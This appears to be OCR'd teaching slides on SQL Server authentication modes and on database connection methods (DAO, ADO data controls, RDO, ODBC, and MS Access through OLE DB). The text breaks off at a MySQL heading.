
Windows Authentication Mode

- The default security Mode for SQL Server
- Windows Users and groups are trusted to login
- Uses a series of Encrypted messages to authenticate users
- Used when both the database and application are on the same server

Mixed Mode

- User credentials are maintained within the SQL Server
- Used when users connect from different, non trusted domains (Internet applications)

Notes:



Data Controls used for SQL Server Connection

Data Controls

- Use DAO (Data Access Object)
- Not natively possible
- Use a JET database connection
- The most efficient way

ADO Data Controls

- Use ADO (ActiveX Data Object)
- Set the connection string property
- Set the RecordSource property

ADO Data Controls (DSN)

- Use ADO (ActiveX Data object)
- Set the connection string property
- Set the RecordSource property

ADO Data Controls (UDL)


- Uses ADO (ActiveX Data object)
- Set the connections string property
- Set the RecordSource property

ADO Programmatically

- Declares an ADO connection object
- Sets the connection string
- Opens the connection
- Instantiates the recordset

Others

- RDO — Similar to ADO. Uses DSN or DSN-less connection strings
- ODBCDirect — Uses RDO (Remote Data Object) for database connectivity
- ODBC — API to access databases



Web Application Connection with Underlying Databases: MS ACCESS


Requires the following to connect your application to the MS ACCESS database

- OLE DB connection manager
- Data provider

Steps to connect to MS Access from the application

- Create an OLE DB connection manager
- Select the corresponding data provider using
  - Connection Managers area in SSIS Designer
  - SQL Server Import and Export Wizard

Notes: ____



Web Application Connection with Underlying Databases: MySQL

